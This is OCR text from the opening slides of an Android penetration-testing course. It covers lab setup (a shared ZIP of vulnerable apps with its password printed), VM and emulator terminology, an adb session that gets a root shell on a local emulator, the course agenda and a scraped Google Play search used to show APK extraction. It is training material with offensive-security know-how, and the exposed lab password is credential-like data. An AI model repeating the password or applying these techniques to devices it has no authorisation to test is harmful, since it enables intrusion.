Android

Module 0

Make sure the pentest envt is setup properly

[IMPORTANT] Setup Labs Folder


- All the Android labs currently reside in the ZIP file shared with you - https://drive.google.com/file/d/1E-st0QB2n0ztcYFqbs92wDUdfdGnAqr8/view?usp=sharing
  - Password is : **androidtrainingpassword**

- Download and unzip the file on your LinuxVM desktop. So, the path becomes:
  - /home/mobile/Desktop/vulnapps/

- All Target applications and folders will be in **/home/mobile/Desktop/vulnapps/**


Terminologies

- **MobileLabVM-Vbox on VirtualBox**: VM, Ubuntu VM, Linux VM



Terminologies

- **CustomPhone1 on Genymotion**: Genymotion Image, CustomPhone1, Android Image, AVD file, Emulator Image



The AIM!!

```
➜  ~ adb kill-server
➜  ~ adb connect 192.168.56.103:5555
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 192.168.56.103:5555
➜  ~ adb shell
vbox86p:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sd
card_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw
_stats),3009(readproc),3011(uhid) context=u:r:su:s0
vbox86p:/ #
```

Training Agenda

- Module 1: Android Primer
- Module 2: Android Reversing Demystified
- Module 3: Android Vulnerabilities

Module 1: Android Primer

- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- Android File Structure

Extracting APK files from Google Play

simple calculator - Android Ap

play.google.com/store/search?q=simple%20calculator&...

Google Play

simple calculator

Apps

Search

Android apps

All prices

All devices

My apps

Shop

Games

Kids

Editors' Choice

Account

Payment methods

Play Points New

My subscriptions

Redeem

Buy gift card

My wishlist

My Play activity

Parent Guide

Apps

Simple Calculator
Piotr R. Sawicki

Simple Calculator
Mohammed Benguedda

Simple Calculator
SOFTDX

Calculator
Google LLC


Simple Calculator

Calculator Plus Free
Veronica Apps

Simple Calculator
Digitalchemy, LLC

Simple Calculator
Tecnotopia

Samsung Calculato
Samsung Electronics C




Android Primer
Extracting APK files from Google Play


- Method 1 - From the “Internet”
- Method 2 - From the “Device”
- Method 3 - Bulk Download

Android Primer
Extracting APK files from Google Play

